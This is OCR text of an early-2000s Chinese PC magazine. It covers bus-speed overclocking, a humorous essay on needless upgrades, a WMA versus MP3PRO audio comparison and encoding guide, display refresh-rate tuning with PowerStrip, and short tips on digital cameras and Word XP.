问题7：我的处理器可以稳定超频到133MHz外频，但是由于主板不支持133外频，导致我的硬盘不能稳定运行，有什么办法解决么？

答：这种情况一般发生在BX主板上，由于不支持PCI四分频技术，所以硬盘和PCI设备运行于44.4MHz下，普通的PCI设备一般都能正常运行，但硬盘有可能无法正常工作。解决这个问题的第一种办法很简单，更换一块合适的支持133MHz外频的主板，但开销比较大。另一种方法则比较拐弯抹角，购买一块提供Ultra ATA 100的PCI接口扩展卡，或者是IDE Raid功能的PCI卡，这类卡往往本身带有晶振(时钟发生器)，能保证硬盘运行于33.3MHz频率，而自身也能在44.4MHz下稳定运行，这样，不仅保留了性能优秀的主板，同时也让主板多了4个UDMA 100的硬盘接口，又让硬盘能稳定运行起来，可谓一举数得。不过，这也只是我这种闲得没有事干、不怕麻烦的人才做的事。

问题8：未来的外频有可能继续上升么？

答：肯定会继续提升。虽然目前仍然有部分CPU采用100MHz甚至66MHz外频，但原本最大的处理器外频制约者——内存已经越来越先进，SDRAM早已有了PC-150甚至PC-166规格，DDR SDRAM也在向高频率发展，连Rambus RDRAM都将自己的处理频率提升到了1066MHz，相当于133MHz×8，可以用来配合未来Pentium 4的533MHz (133MHz×4) 外频。可见，133MHz外频并非终点，CPU处理器的外频还会继续提升，就让我们等待下一次的飞跃吧。CF

我需要，我升级



徐从书

每一次走过中关村大街，看到一些电子城前面搭着花花绿绿的舞台，上面又蹦又跳、又叫又笑奇装异服的小姐和先生，我就知道他们又在点燃那些不懂或者半懂或者半懂不懂的电脑爱好者的血液，让他们疯狂地拿出钱来，疯狂地买那些所谓的酷玩意、发烧玩意、终级玩意、不知道什么玩意的玩意。我知道，那些玩意最后常常被当成了摆设。

不过我也是这么烧过来的，我现在家里也摆着3个机箱、2个光驱、1个软驱、2块显卡、2块声卡、2块旧主板、显示器等等，其他如手写板、语音输入系统、摄像头、压缩卡、解压卡、音箱、内存条，另外还有数不过来的鼠标、键盘、风扇、连接线、正版盗版光盘……太多了，太多了，都是我以前买的摆设。

不过我现在不会再买那些注定会蒙上灰尘的摆设了。

因为1，家里已经放不下这么多的摆设了。

因为2，我想娶媳妇，娶媳妇就需要银行里有钱。

因为3，我懂得了：我需要，我升级。

不过我看见前面那个家伙在大吹1GHz的133MHz外频不用不行，还看见有人在大擂DDR系统如何如何非用不可，我的气就不打一处来。

我就是被这种人鼓吹坏了！耽误我谈恋爱、娶媳妇、买房子到30好几。

该让还在莫明其妙发烧的人，知道什么是“我需要，我升级”了。

我需要什么？我升级什么？

例子一：还是先得从我未来的媳妇说起。她玩电脑，玩什么啊。还不是上网、打字、玩小游戏。现在多了一项看电影。一天最多就两小时，我搜搜我一大屋摆设中的边边脚脚，就可以给她攒一台，她也乐用够用了，还需要什么啊？天下大多数妹妹需要用的电脑也不过如此，升级什么啊？最多不过买点好看的鼠标、鼠标垫什么的。不过既然媳妇（未来的）迷上了看电影，下个月她过生日，有必要加把柴火升升我们俩的温度，就给她升级一个DVD-ROM吧，CPU升级成100MHz外频的赛扬800，显卡还是用i740，足够她看DVD电影了。大屏幕显示器嘛，先将就看，也不着急这一时半时呢。况且显示器价格还在降呢，现在买多划不来啊。

例子二：再来说我吧，现在主要为工作求进步，这样单位上的电脑的任务就重了，又要Word、又要Excel、又要PowerPoint，还要偷偷聊天上网，不升级不行，但又要让领导印象好，不能狮子大开口：“得，头儿，您就给我加256M内存吧，奔腾3 600本来就不弱，其他就免啦。”

例子三：我妈炒股票得了瘾，赶时髦还要用电脑做盘后分析，当然是用的我原始垃圾电脑，不过硬盘数据存取太频繁，硬盘总转个不停。得，就将我的小7200转硬盘拿去吧，以后就不大听得见电脑刮刮响了，垃圾电脑用来计算什么股票涨落一般也能应付自如。

例子四：领导的儿子爱上电脑了，特别爱3D游戏，叫我帮忙升级升级——真是难得的表现的机会啊。领导儿子用品牌电脑，显示卡不入流，“换一块GeForce 2 MX就可。想高档的就来GeForce 2 GTS、GeForce 3。”我说。“那就GeForce 3吧”，领导说。

例子五：未来媳妇的弟弟放暑假要学电脑了，豁出去了，就将我的超级酷电脑搬给他吧。过了几天，他嚷嚷我的电脑太落伍了。

“什么电脑啊，虽然是1GHz的CPU，但不是133MHz外频的。内存不说是DDR，连高性能的品牌PC150 SDRAM都不是。这叫我学习编程序时，编译器怎么能最快速地工作？显示器也太落伍了吧，虽说是17英寸，但连纯平都不是，还不要说什么LCD显示屏的、三原色调校、.22点距，这个叫我怎么学PhotoShop平面设计啊？硬盘也不行。怎么不配置RAID系统呢？这个叫我进行影视编辑时，怎么保证大容量的数据存储和交换啊？显卡就更不提了，TNT2 PRO，这个是很久很久以前的东东，怎么能胜任3DMAX大型立体模型的渲染工作？声卡音箱也太次，怎么能表现出AC3、杜比降噪、5.1环绕立体声效果呢？我可是要学习电脑音乐制作的啊。什么无线鼠标、遥控器、视频捕捉卡、MPEG 2压缩卡、PDA、数码相机摄像机、三合一DVD刻录机、易盘、USB移动硬盘、无线上网、无线局域网，街上都火得一塌糊涂，我这里就不说了。”

看在还得求娶他姐姐当媳妇的面上，我不得不压住满腔的怒火：“小祖宗，你能不能学一样升级一样啊，需要什么才升级什么不是更好吗？况且学习嘛，只是个演练，慢个一秒半秒的，并不影响什么啊，那些东西，你平常有多少时间玩啊。”

“哦，那怎么行啊，电脑城里的人说，现在是知识经济，新设备、新软件、新技术不学不用就要落后，都得升级，都得学。”

完了。为了娶媳妇，我要开始为别人置办摆设了。

■观点直白

如狼的耳朵

□5D多媒体　赵航

说起电脑音乐，大家耳熟能详的就是MP3，另外微软“老大”开发的WMA也开始如日中天。它们都是以牺牲声音文件的高频部分来换取比较小的文件尺寸，这两种格式在10～16k这部分损失较大。但限于大多数囊中羞涩的CFANS，买不起更好的器材和没有磨练出敏锐如狼的耳朵，对高频还不是很敏感，也就没有必要去追求更好的器材,埋怨MP3的庞大、WMA的没有穿透力了。

反正我就没有长出如狼的耳朵，也没有大笔的钱来购买高保真的音响来训练我的耳朵，我听的就是音乐的表现、对音乐的理解和共识。试想给你两个动圈扬声器(频率响应在120Hz～8kHz左右，一般2、3百左右的音箱都使用这种扬声器)，就算音频格式可以表现的声音动态范围有110dB、上限达到18k，又有何用？除非你的电脑声卡、音箱不是几百元的低档货，并且你有如狼的耳朵，否则，MP3、WMA格式制作的音乐就已经很好了。这也是为什么很多唱片公司将MP3恨之入骨的原因了。CF

阳春白雪谁得似，要笑春风待明年
——角斗WMA、MP3PRO音频格式

□浙江　笑面虎



WMA音频格式作为微软公司进军网络音乐领域的开路先锋，自“出生”以来就倍受推崇。面对WMA格式咄咄逼人的一轮又一轮强劲的挑战，昔日音频格式的大哥大MP3自然不能坐视不管，MP3PRO正是在这种互不相让的环境下出炉的。作为用来对抗WMA的武器，MP3PRO有着比MP3更高的压缩比和更好的音质。究竟MP3PRO是否能阻止WMA前进的步伐，我们不得而知。但有一点是肯定的，我们这个世界又会多一种声音，多一种美好的选择。

挑战者——WMA和MP3PRO

一、WMA格式

WMA全称是Windows Media Audio。MP3能风靡全球，都归功于它出色的音质和较高的压缩比，而WMA正是以此为突破口。相同的音质，WMA的压缩率一般都可以达到1∶18左右，而标准的MP3的压缩率是1∶12。同时WMA格式还支持音频流技术（即Stream流技术）。可以说WMA融合了RA格式和MP3格式的优点，而WMA内置的版权保护技术也使各大唱片公司对它青睐有加。再加上微软公司这个强劲后盾，难怪有人断言WMA取代MP3和RA只是迟早的事情。

由于微软公司的极力推动，WMA格式发展很快，前不久微软公司推出了新的WMA编码工具Windows Media Encoding Utility v8.0，这个工具包含了Windows Media Audio 8（音频）和Windows Media Video 8（视频）两部分的压缩编码系统，将WMA的性能又推向一个新的高峰。这里我们就来看看微软公司是如何描述音频压缩编码系统的过人之处的吧。

* 用其制作接近CD品质的音频文件，其体积仅相当于MP3的1/3。

* 在48kbps的传送速率下即可得到接近CD品质（Near-CD Quality）的音频数据流。

* 在64kbps的传送速率下可以得到与CD相同品质的音乐，而当连接速率超过96kbps后则可以得到超过CD的品质（也就是按照微软的说法，一首3分钟的有CD品质的WMA格式音乐，文件大小只有2.25MB)。

* 任何层次都具有无可比拟的保真度。

* 集成数字版权管理（微软称WMA格式具有相当的版权保护能力，甚至可以限定播放机器、播放时间及播放次数）。

* 与Windows Media Player 6.4/7及其他支持Windows Media Audio的软件、设备完全兼容。播放器会自行下载最新的支持插件，不需要用户干预。

尽管微软自己的宣传有夸大之处，不过也可以看到WMA在很多关键性能上超过了RA和MP3，只是在认知度和使用方便上还不及这两种音乐格式。但随着微软的捆绑策略和坚持不懈的改进，我们可以说，WMA将是最后一统江湖的最有力竞争者。

二、MP3PRO格式

微软公司Windows Media Encoding Utility v8.0的推出，一石激起千层浪，可谓咄咄逼人，令RA和MP3深感压力。更多的音频格式如SONY的ATRAC3也出来应战。2001年6月14日，法国的Thomson multimedia公司与美国的RCA公司联合推出了一种新的音乐压缩格式——MP3PRO，它是基于MP3技术改良而来的。可以说，MP3PRO是MP3的升级版本，是MP3用来阻击微软的WMA，捍卫自己霸主地位的一款重型武器。

既然WMA有比MP3更高的压缩比、更好的音质、更完善的版权保护，MP3PRO便以其人之道还治其人之身：

* MP3PRO比MP3有更小的文件尺寸。MP3PRO使用了先进的合成技术和音乐结构优化，从而使MP3PRO拥有2倍甚至更多的超过MP3的压缩

比 。

* MP3PRO 比 MP3 有更好的音质。传统的 MP3 在编码时用的是音质换空间的方法，扔掉了超过 10-16kHz 以上的声音。这样，文件尺寸虽然减小了，但也牺牲了高频部分的声音。而 64kbps 的 MP3PRO 则保留了大部分先前丢弃的高音频部分。正如 Thomson multimedia 公司自己所说，“在 64kbps 的压缩率上提供 128kbps 的效果”。

* 与 MP3 有良好的兼容性。这一点对 MP3PRO 的推广和普及起着举足轻重的作用。MP3PRO 能兼容现在的 MP3 歌曲及播放器，也就是说新的 MP3PRO 播放器能播放传统的 MP3 歌曲，而传统的 MP3 播放器亦能播放 MP3PRO 格式的 MP3 歌曲，只是在音质方面要有一些损失。

三、较量

从以上介绍中不难看出，WMA 和 MP3PRO 可真是互不相让，而且各有优势。但由于音频格式文件在音质比较方面本身带着很强的主观意识，没有严格的测试标准，下面笔者将列举一些测试数据供大家参考（表 1、表 2）。

在本次比较中，源文件是一个大小为 45656kB、比特率为 128kbps、采样率为 44.1kHz 的 WAV 文件。考虑到 RCA MP3PRO Player/Encoder 的 DEMO 版只支持输出比特率 64kbps、采样率 44.1kHz 的文件，所以输出标准我们定为比特率 64kbps、采样率 44.1kHz。工作环境是 P III 600 CPU、160MB 内存、Windows 98 第二版。

从表 1 中我们可以清楚地看到，压缩比方面 MP3PRO 比 WMA 略胜一筹，音质方面笔者个人试听后认为 WMA 略好于 MP3PRO。另外笔者还压缩了 VQF 和 RM 两种格式作为候补成员参与了比较（表 2）。VQF 的主要卖点是压缩比高，可在这次比较中它丝毫没有占到半点便宜，48kbps 的文件竟然比传统的 64kbps 的 MP3 文件还大。RealAudio 由于没有准确的比特率设置，只能用最接近的 42kbps（ISDN）来压缩，所以得到的文件也比其他几个格式都小，但音质方面差距就比较明显。

四、未来竞争

从上面的比较中可以看出，WMA 和 MP3PRO 性能上还是比较突出的。但音频格式的竞争，并不仅仅在压缩率上，而在最适合用户的应用上。比如 CD 这样高保真的 WAV 格式，也有自己存在的空间，而 RA 这样的高压缩率、低音质的格式，也在整个因特网上流行。因此，仅仅凭几个有限的测试指标，并不能判断以后的音频格式的流行趋势。

WMA 格式出身“贵族”，再加上微软公司惯用的“买一赠一”的捆绑式销售策略，使它自出现以来就领先于 MP3 格式站在更高的起跑线上。微软的 Windows 2000 已经和 Windows Media Player 7.0 无缝捆绑，而 Windows Me 中的 Windows Media Player 7.0 则根本无法卸载，即将推出的 Windows Whistler 中的 Windows Media Player 8.0 已经成为 Windows 系统中的第二个 IE 了。通过以上手段，目前已经有相当多的用户开始接受 Windows Media Player 支持的 WMA 格式音乐了，毕竟它是免费的。WMA 支持的流文件技术和内置版权保护技术，更是 MP3 格式望尘莫及的。不难预测，WMA 目前在网络音乐市场只是刚刚迈出第一步。

MP3PRO 由于是 MP3 的升级版，使它轻而易举地拥有了良好的群众基础，全球 700 万 Napster 用户就是一个很好的例证。而这正是音频格式新贵 WMA 所不可比拟的。但 MP3PRO 的出现似乎显得晚了一些，而且现在还处于测试阶段，并没有实用化。不过 MP3.com 的 CEO-Michael Robertson 乐观地表示，20 年的辉煌证明 MP3 的确是一种优秀的技术标准，消费者最终还是会选择真正属于他们自己的技术标准。

现在要对这两种音频格式下完全肯定的结论，为时尚早，我们将拭目以待。

表 1

参数 / 格式	编码软件	采样率 (kHz)	比特率 (kbps)	大小 (kB)	压缩比
WMA	Windows Media Audio 8	44.1	64	2106	21.679
WMA	Windows Media Audio 7	44.1	64	2104	21.700
MP3PRO	RCA MP3PRO Player/Encoder v1.0	44.1	64	2072	22.035
MP3	LAME v3.89beta	44.1	64	2071	22.045

表 2

参数 / 格式	编码软件	采样率 (kHz)	比特率 (kbps)	大小 (kB)	压缩比
VQF	YAMAHA SoundVQ Econder v2.6 beta5e	44.1	48	2589	14.695
RM	Real Producer v8.51	44.1	42 (Single ISDN)	1460	31.271


WMA格式文件的播放和制作

中国有一句话叫“耳听为虚，眼见为实”，但在这里却是恰恰相反，应该是“耳听为实，眼见为虚”。看了上篇的介绍，相信大家最信任的还是自己的耳朵。现在就请大家来感受和欣赏制作的乐趣吧。

WMA 格式的播放器远不如 MP3 多，但既然是微软的格式，那么较高版本的 Windows Media Player（6.x 版本以上）就能很好地支持播放。目前，最新版的媒体播放器可以到 http://www.microsoft.com/windows/windowsmedia/en/download/default.asp 去下载。另外，Winamp 的较高版本（2.x 版）也提供了对 WMA 的支持。

在 WMA 的介绍中，笔者特别强调了 Windows Media Encoding Utility v8.0 的推出。因为在笔者看来，它是目前制作 WMA 最好的工具。下载来的 Windows Media Encoding Utility v8.0 是个大小为 621kB 的可执行文件 wm8eutil_setup.exe。可以从 http://www.microsoft.com/windows/windowsmedia/en/download/default.asp 下载。成功安装后，我们的制作之旅就可以开始了。

Windows Media Audio 8 是个用命令行方式来操作的程序。开一个 DOS 窗口到软件安装目录，不带参数



运行 wm8eutil 程序就会出现帮助信息 。

Windows Media Encoding Utility v8.0 的标准参数格式是：

wm8eutil -input [路径]<输入.wav> -output [路径]<输出.wma> <参数>

参数的格式有两种形式，一种是“ -a_setting+空格+<a_setting参数常量> ”，或者“ -profile+ 空格+<profile参数常量> ”。具体的参数设置请参见表3 和表4。

第一个数字表示比特率（Bit rate)，单位是kbps，第二个数字表示采样频率，第三个数字表示声道数。192_48_2 表示生成的WMA音频比特率是192kbps，采样率为48MHz，双声道立体声。

上面说了那么多都是纸上谈兵，现在就让我们实战演练一下吧。在DOS窗口中键入 wm8eutil -input 1.wav -output 1.wma -a_setting 64_44_2或wm8eutil -input 1.wav -output 1.wma -profile a64，其中1.wav和1.wma分别是输入、输出文件名，回车后，编码工作正式开始。编码结束后会生成一份简单的报告。

经Windows Media Audio 8编码后，一个大小为45656kB、比特率为128kbps、采样率为44.1kHz的WAV文件，生成的文件只有2106kB。而在同样环境下用优秀、高效的MP3编码工具LAME最新版3.89beta编码同一个WAV文件，生成的128kbps、128kHz、立体声的MP3文件却是4142kB。看来微软所说的“用其制作接近CD品质的音频文件，其体积仅相当于MP3的1/3”，虽然有些言过其实，但决不是没有道理的。

表3 a_setting 参数常量表

192_48_2	160_48_2	128_48_2	192_44_2
160_44_2	128_44_2	96_44_2	80_44_2
64_44_2	48_44_2	32_44_2	48_44_1
32_44_1	48_32_2	40_32_2	32_32_2
20_32_1	32_22_2	22_22_2	20_22_2
20_22_1	16_22_1	20_16_2	16_16_2
16_16_1	12_16_1	12_8_2	10_16_1
10_11_1	8_11_1	8_8_1	6_8_1
5_8_1	0*		

表4 profile参数常量表

Profile name	Bit rate (Kbps)	Actual rate (Kbps)
a20_1	28	20
a20_2	28	20
a32	56	32
a48	48	48
a64	64	64
a96	96	96
a128	128	128

注意，在压缩的时候，要根据需要选择合适的参数，如果只是网上交流音乐，可以使用参数：32_44_2（双声道音乐）或者20_22_1（单声道音乐）。而如果要制作比较专业的音乐，可以使用参数：192_48_2（双声道音乐）和48_44_1（单声道音乐）。而在一般音乐收听场合，大家只要使用参数64_44_2就可以了。另外有一点，WM AudioV8编码的WMA并没有版权保护，非常方便交流。

在当今Win9x相当普及的时代，DOS命令操作（CommandLine）的程序变得很不方便。但只要你在http://www.newhua.com.cn/down/encodeit.exe下载软件EncodeIT，一切就都不用愁了。目前EncodeIT的最新版是0.1，大小为1964kB。

当然，制作WMA文件，微软媒体播放器(Windows Media Player) 7.0版也是个不错的选择，利用媒体播放器可以方便地将CD音轨直接转为WMA格式。操作方法是将CD放入光驱，单击媒体播放器左侧的“CD音频”按钮，CD中的所有曲目即以列表形式出现在右方窗体中。把需要转换的曲目打上勾，然后单击列表上方的“复制音乐”按钮，Windows Media Player就会把CD音轨直接转换成WMA压缩格式。通过菜单工具/选项打开选项对话框，切换到CD音频标签。

MP3PRO格式文件的播放和制作

由于MP3PRO是一种新型的音频格式，工具较WMA比起来就没有那么多了。目前能实现MP3PRO格式制作和播放的软件是RCA MP3PRO Player/Encoder v1.0，下载地址是http://www.codingtechnologies.com/mp3PROzone/assets/mp3PROAudioPlayer_v1_0.exe，文件大小为1112kB。

运行RCA MP3PRO Audio Player，可以看到一个看上去挺舒服的界面。由于还是DEMO版，功能很单一，也没什么特殊的设置。

先点击主界面上的“Encode”按钮，弹出设置窗口。在“Input”框中输入要编码的WAV文件，它默认以同样的路径和文件名生成新的MP3文件。要更改默认路径，单击“Output Directory”按钮，然后选择一个文件夹即可。一切就绪后单击“Encode”按钮，对话框下方会出现编码进度条。值得注意的是，这样生成的文件扩展名虽然还是MP3，但它实际上是按MP3PRO格式生成的新MP3文件。不过DEMO版目前还只能对采样率为44.1kHz或以下的WAV文件进行编码，生成的MP3文件的比特率也不能修改，必须是64kbps。

虽然MP3PRO向下是与MP3兼容的，传统MP3播放器可以播放MP3PRO音乐。但传统播放器无法从MP3音频流中还原出高频信号，从而无法得到高质量的音质效果。所以笔者还是建议大家使用MP3PRO Audio Player。播放时，在该软件主界面上点击“Select”按钮可以选择单个MP3文件，如果需要建立播放列表，单击



“Playlist”弹出Audio File Library窗口。单击“Add”按钮，找到需要添加到列表中的MP3文件。在窗口中点击鼠标右键，选择“Save as playlist file”，然后输入文件名（.m3u）即可。

面面俱到

——显示模式完全调整

□福建 arkim

一、 显示模式和显示器、显卡的关系

显示模式调整就是我们常说的设置显示的颜色数、分辨率、刷新率、字体大小等。而这些设置常常是和显示器、显卡的技术指标息息相关的。

1．显示器屏幕大小对分辨率设置的影响

分辨率指的是构成图像的像素的总数。如 800 × 600 分辨率，就是在显示图像时使用 800 乘 600 个矩形像素点来构成画面。显示的分辨率越高，图像越细腻。但不同大小的显示器可以支持的分辨率是不同的。一般来说，实用的最大分辨率，15 英寸的彩显为 1024 × 768，17 英寸的为 1280 × 1024。

另外，显示器的锐度对显示效果的影响也非常大，所谓的锐度就是字符边缘的清晰程度。锐度差的显示器显示的字符不清晰，字符不醒目，容易造成视觉疲劳。很多使用者都比较忽略显示器的锐度。要注意的是，很多显示器在不同的分辨率下，字符的锐度是不同的，这个时候，就需要设置合适的分辨率来突出字符的锐度。

2．显示器带宽对刷新率的影响

带宽是指显示器每秒所处理的最大数据量。

显示器带宽 = 水平分辨率×垂直分辨率×场频

从这个公式可以看出，带宽越高就表示显示器可以在更高的分辨率下提供更高的刷新频率和更好的图像分辨率。

刷新率分为水平刷新率与垂直刷新率。水平刷新率又称行频，是指显示器从左到右绘制一条水平线所用的时间，以 kHz 为单位。垂直刷新率又称场频，表示屏幕的图像每秒钟重绘多少次，也就是屏幕每秒刷新的次数。一般所说的刷新率就是指场频，以 Hz 为单位，如一款显示器的场频为 85Hz，就表示每秒屏幕画面重绘 85 次。垂直刷新率的高低与分辨率有很大关系，分辨率大时，由于屏幕的

电脑呈现给我们的五彩缤纷世界，我们都要通过显示设备来欣赏。而现在时髦、高档的显示设备也层出不穷。但最终的显示效果，并不仅仅是由显示器来决定的，还要有优秀的显示卡和程序。当然，合理的使用、精确的调整也是非常重要。这里，我们推出系列文章，来谈谈如何利用现有的显示设备，调整出最适合自己的显示效果。

该系列共分成三个部分：显示模式调整篇、驱动程序调整篇、优化增强工具篇。希望通过介绍这些基本的显示调整方法，让大家交流出更多更优秀的经验和方法。

像素点多，其刷新率就慢一些，反之就快一些。刷新率的高低对保护眼睛很重要，当垂直刷新率低于 60Hz 时，屏幕就会有明显的闪动，一般认为 75Hz 以上的刷新率才能较好地保护眼睛。

由于太小的带宽无法满足显示器在高分辨率下提供更高的刷新率，所以带宽对于一款显示器来说是非常重要的指标，也是我们在设置显示模式时的一个重要的限制因素。

3.显示器性能对颜色数的影响

高性能的显示器，可以表现的颜色非常丰富，可以设置比较高的颜色数目。而低性能的显示器和 LCD 显示器，表现的颜色数目并不丰富，这个时候，设置 16 位颜色数就足够了。

所谓颜色数，就是显示器可以表现的颜色种数，也称为色深，如 16 色、256 色。而说 16 位色（增强色），就表示有 16 位数二进制数的颜色，就是显示器可以显示 65535 种颜色。

4．显存多少对颜色数、分辨率的影响

显存决定着分辨率与颜色数大小。例如要在 1024 × 768 分辨率下达到 16 位色深，显存必须存储 1024 × 768 × 16=12582912bit 的信息，也就是需要 12582912 ÷ 8 ÷ 1024 ÷ 1024=1.5M 的显存。因此想在高分辨率下支持 32 位真彩色，就必须有足够的显存。因此显卡的显存多少对设置颜色数和分辨率息息相关。

5. 显卡速度对颜色数、分辨率、刷新率的影响

显卡芯片内部集成的 RAMDAC 称作“数－模转换器”。它的作用就是将数字信号转换为模拟信号，使显示器能够显示图像。RAMDAC 的另一个重要作用就是决定显卡能够达到的刷新率，同时也影响着显卡所输出的图像质量（分辨率和颜色数）。因此，高性能的显卡配合高性能的显示器才能够支持比较高的颜色数、分辨率、刷新率。不过，目前的主流显卡都可以支持高性能的显示器。

二、 显示属性窗口

1．打开显示属性窗口

要设置显示模式，就需要打开显示属性窗口。在桌面空白处点击鼠标右键，在弹出的菜单中选择“属性”，即可打开显示属性窗口（图 1）。另外，也可以在控制面板中打开显示属性窗口。



图 1

在显示属性窗口中，可以进行多项设置和调整，如桌面形态、屏幕保护，这里略过不提。

2．正确安装驱动程序

要想进行显示的模式调整，首先要正确地安装驱动程序。在“显示”属性中打开“设置”，单击“高级”，再单击“适配器”，点一下“更改”就可以更新你的显卡驱动程序了。

3．正确安装显示器驱动程序

很多人都不重视安装显示器的驱动程序，比如一个用户，在显示模式调整的过程中屏幕常常出现短暂黑屏，刷新率和分辨率调整都不容易到位。安装了显示器自带的驱动程序后，调整就容易多了，并且没有短暂黑屏的现象。

安装显示器驱动程序，可在显示属

性窗口的“设置”标签中选择“高级”，再选择“监视器”，在“监视器类型”栏中点击“属性”，然后在打开的窗口中更新驱动程序。注意，如果没有找到驱动程序，可以选择“即插即用监视器”。

4.显示模式调整窗口

当安装了正确的驱动后，点击显示属性窗口的“设置”标签，就开始进行显示的模式调整了（图1）。在这个界面可以设置分辨率和颜色数，它是初级的显示模式调整窗口。

点击“高级”，进入高级设置窗口（图2）。在这个窗口中可以调整字体的大小和设置显示器的刷新率，并可以安装显示器和显卡的驱动程序，它是非常重要的高级显示模式调整窗口。


图2

5．颜色数、分辨率和字体的调整

下面给出不同的显示器如何设置适当的颜色数和分辨率的参考表，当然，可以根据自己的视力、适应情况以及显示器、显卡的技术指标，作出自己的调整。另外，在参考表中，没有考虑显卡的因素，因为现在大多数电脑中的显卡，显存和性能大都能满足表中的设置要求。

[illegible]（CRT）	颜色数	分辨率	字体大小	刷新率
14英寸显示器	16位色	800×600	大/小字体	75Hz
15英寸低档显示器	16位色	800×600	小字体	75Hz
15英寸高档显示器	32位色	1024×768	大字体	85Hz
17英寸低档显示器	16位色	1024×768	小字体	75-85Hz
17英寸高档纯平显示器	32位色	1280×1024	大字体	100Hz

三、刷新率的调整

显示器的刷新率的调整比较复杂一点，但却非常重要，很多初学者不知道如何调整刷新率，因此长期在系统自设定的低刷新率下工作，对视力造成无可挽救的损害。强烈建议将显示器的刷新率调整为75Hz以上，如果能调整为85Hz以上更佳。

1．在Win98中调整刷新率

很多朋友购买非名牌显示器时，显示器没有自带驱动，Win98将它看作是“无法识别的监视器”，显示器的刷新率无法上到85Hz。这时可在显示器的更新驱动程序窗口中选择“显示这个设备类别的所有硬件”，然后选择一个与你的显示器指标一致的名牌显示器，装上驱动就可以了，你会发现刷新率可以上到85Hz。

如果你对你的显示器的指标不是很熟悉，那么就选择“即插即用监视器”。但有时候，找不到分辨率的调整选项，这时可以将显示器的驱动程序换成“标准监视器类型”项中的“Super VGA 1024×768 @ 75Hz”，就可以调整刷新率最高到75Hz了。一般显示器都支持这个刷新率。

2．在Win2000中调整刷新率

在Win2000中调整刷新率比在Win98中简单，在“显示”中选择“设置”→“高级”→“监视器”，就可以更改刷新率以及其他显示设置了。另外，在“适配器”设置窗口中有个“列出所有的显示模式”按钮，点击它就可以列出所有的显示模式，直接选择就可以完成主要的显示模式设置，非常方便。


四、第三方显示模式调整工具

PowerStrip是一款功能非常强大的显卡/屏幕功能配置工具，最新版本是PowerStrip 3.0 beta Build171。它能很好管理有关显示配置的方方面面，如设置显示器的屏幕刷新频率，进行RGB三色色温调节和Gamma对比度调节，屏幕调整，显示你的显示系统信息，而且能够管理媒体播放和屏幕保护功能。

1．PowerStrip的安装与设置

直接运行下载的pstrip.exe程序，根据提示不断按“Next”按钮就完成了。启动PowerStrip后，它便会驻留在内存中，在桌面右下角的系统任务栏内显示小图标，在图标上单击鼠标右键就可以很方便地进行配置。在首次使用之前，PowerStrip会让你对一些初始状态进行设置，如图3所示，在显示属性（Display profiles）中可以很直观地对显示器的刷新率、分辨率和颜色数进行更改。

2．PowerStrip的基本功能


图3

①调整屏幕

如果显示器本身支持通过软件调整参数，那么PowerStrip便能对显示器屏幕的大小和位置进行调整，点击“Advanced options”→“Screen Adjustment”，然后按方向键来调整即可。对于某些类型的图形芯片来说，PowerStrip甚至允许我们自定义一些连显卡驱动程序都不支持的非标准刷新频率，并将它们保存下来供以后使用。

②调整桌面字体

PowerStrip可以调整Windows系统使用的字体的大小，点击“Advanced options”→“DTP font controls”，利用上下两个方向的滑块改变字体的高与宽，然后重启Windows。注意，使用该功能时有些程序的界面可能由于字体大小的更改不能正确地显示。

③校准色彩

如果显卡支持色彩校准功能，PowerStrip提供了在RGB和CMY模式下分别调整三种基色的Gamma值、亮度、对比度和色温的功能，在“Advanced options”→“Color Calibration”菜单中便可调出色彩校准对话框，在这里进行的调整将实时地反映到当前屏幕上，调整完毕后，可以按“Apply”确认并将值保存下来。

④配置显示器

点击“Advanced options”→“Monitorconfiguration”菜单，便可以查看当前的显示器配置情况。在这里我们可以指定在各种分辨率下希望使用的屏幕刷新频率，该显示器支持的一些显示模式也列在了“Plug and play support”下面的列表框中，双击一种模式，便会自动切换到该模式。但要注意刷新率在85Hz左右就可以了，过高的刷新率对显示器的寿命有影响。CF

□山东　曹传国

用数码相机“实况录像”

现在的数码相机如OLYMPUS 820等已经带有连续拍摄和视频输出功能了。一天，突发奇想，何不让数码相机和家中早已闲置的松下录像机合作，来一回“实况录像”。为了验证此想法的可行性，立刻找出各种设备连线，开始“实况录像”的准备工作。

1.连接各视频线和音频线。首先，将数码相机的视频线（随数码相机附带）连接到录像机的视频输入端（VIDEO IN），将录像机视频输出端（VIDEO OUT）连接到电视机（或视频监视器）的视频输入端（VIDEO IN），将录像机的音频输出端（AUDIO OUT）连接到电视机的音频输入端（AUDIO IN）。其次，对于音频的录制，可将任何前置放大器（如卡拉OK）的音频输出连接到录像机的音频输入端（AUDIO IN）。

2.连接好各线后打开电视机、录像机、数码相机，将电视机调为AV状态，打开数码相机的液晶显示屏开关，即可在电视机上看到被摄录的图像，此时按下录像机的录像按键便可以录像了。

我5岁的小女儿看到如此新鲜的玩意，高兴得又唱又跳，大声喊“我也上电视了”。录好以后，用录像机放一遍看看，还真不错。由于数码相机的高品质性能，摄录后的图像效果非常好。这充分利用了数码相机和多年闲置不用的录像机的功能，过了一把“数字摄像机”的瘾。

需要注意的是，数码相机使用电池时，摄录像时间最长只有3分钟，如果连续摄录像时间大于3分钟，应该使用交流电源转接器。另外，数码相机对摄录像环境亮度有一定要求，可通过电视图像边观察边调整灯光亮度，直到满意为止。CF

Word XP中的协作功能

Word XP 不仅有发送审阅的功能，还具有和其他软件的协作功能。

联机会议——使用Windows NetMeeting进行联机会议

Windows NetMeeting集成在Microsoft Office中，使您可与处在不同地点的人实时共享和更改文档。当通过一个Office应用程序开始联机会议时，NetMeeting在后台自动启动，让您可以共享文档的内容。开始联机会议之后，就可以共享应用程序和文档，在闲谈（Microsoft NetMeeting 的一种功能，可以打开一个单独的窗口，供参加联机会议的人员键入文字消息，并互相发送）中发送邮件、传送文件并在白板上工作。您可以主持联机会议，也可应邀参加会议。当然，联机会议的主持人和参加人的计算机上都必须安装了NetMeeting，但只有主持人必须拥有共享文档并安装相应的应用程序。另外，主持人应确保所有参加人都知道要使用哪台服务器且都能访问它。

接受联机会议邀请

